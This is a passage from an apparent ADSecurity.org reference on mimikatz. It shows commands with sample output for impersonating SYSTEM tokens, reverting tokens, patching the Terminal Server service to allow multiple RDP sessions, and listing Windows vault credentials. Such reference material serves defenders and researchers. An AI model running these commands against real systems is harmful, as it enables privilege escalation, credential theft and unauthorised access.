4348 3763905    NT AUTHORITY\SYSTEM      S-1-5-18          (04g,21p)      Primary
4472 3767705    Window Manager\DWm-2      S-1-5-90-2        (11g,03p)      Primary
4592 3772884    RD\Admin                S-1-5-21-2578996962-4185879466-3696909401-1107 (18g,05p)      Primary
4708 3776129    RD\Admin                S-1-5-21-2578996962-4185879466-3696909401-1107 (18g,05p)      Primary
4856 3868568    RD\Admin                S-1-5-21-2578996962-4185879466-3696909401-1107 (18g,25p)      Primary
2556 3868614    RD\Admin                S-1-5-21-2578996962-4185879466-3696909401-1107 (18g,25p)      Primary
492 18147      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,30p)      Primary
492 18932      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,30p)      Impersonation (Impersonation)
492 36424      NT AUTHORITY\NETWORK SERVICE  S-1-5-20          (11g,08p)      Impersonation (Impersonation)
492 22905      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,30p)      Impersonation (Impersonation)
492 37227      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,20p)      Impersonation (Impersonation)
492 37227      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,20p)      Impersonation (Impersonation)
492 37227      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,20p)      Impersonation (Impersonation)
492 37538      NT AUTHORITY\SYSTEM      S-1-5-18          (17g,27p)      Impersonation (Impersonation)
492 3770470    RD\Admin                S-1-5-21-2578996962-4185879466-3696909401-1107 (18g,25p)      Impersonation (I
mpersonation)
492 3766189    Window Manager\DWm-2      S-1-5-90-2        (11g,10p)      Impersonation (Impersonation)
492 40556      NT AUTHORITY\LOCAL SERVICE   S-1-5-19          (17g,10p)      Impersonation (Impersonation)
```

TOKEN::Revert – revert to process token

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

392 14676      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,20p)      Primary
-> Impersonated !
* Process Token : 3873095      RD\Admin                S-1-5-21-2578996962-4185879466-3696909401-1107 (18g,25p)      Primary
* Thread Token : 3973126      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,20p)      Impersonation (Delegation)

mimikatz # token::revert
* Process Token : 3873095      RD\Admin                S-1-5-21-2578996962-4185879466-3696909401-1107 (18g,25p)      Primary
* Thread Token : no token
```

TOKEN::Whoami – Display current identity

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

392      14676          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
-> Impersonated !
* Process Token : 3873095      RD\Admin      S-1-5-21-2578996962-4185879466-3696909401-1107      (18g,25p)      Primary
* Thread Token : 3969729      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation (Delegation)

mimikatz # token::whoami
* Process Token : 3873095      RD\Admin      S-1-5-21-2578996962-4185879466-3696909401-1107      (18g,25p)      Primary
* Thread Token : 3969729      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation (Delegation)
```

TS

TS::Multirdp – (experimental) Patch Terminal Server service to allow multiple users

```
mimikatz # ts::multirdp
"TermService" service patched
```

VAULT

VAULT::List – list vault credentials

```
mimikatz # vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
  Name   : Web Credentials
  Path   : C:\Users\Admin\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
  Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
  Name   : Windows Credentials
  Path   : C:\Users\Admin\AppData\Local\Microsoft\Vault
  Items (0)
```

VAULT::Cred – cred

This page and all content Copyright © 2005-2011 Sean Metcalf (ADSecurity.org) All Rights Reserved



Copyright

Content Disclaimer: This blog and its contents are provided "AS IS" with no warranties, and they confer no rights. Script samples are provided for informational purposes only and no guarantee is provided as to functionality

Copyright

Except where otherwise noted, content on this site is licensed under a Creative Commons License.



[Return to top](#)

Powered by [WordPress](#) and the [Graphene Theme](#).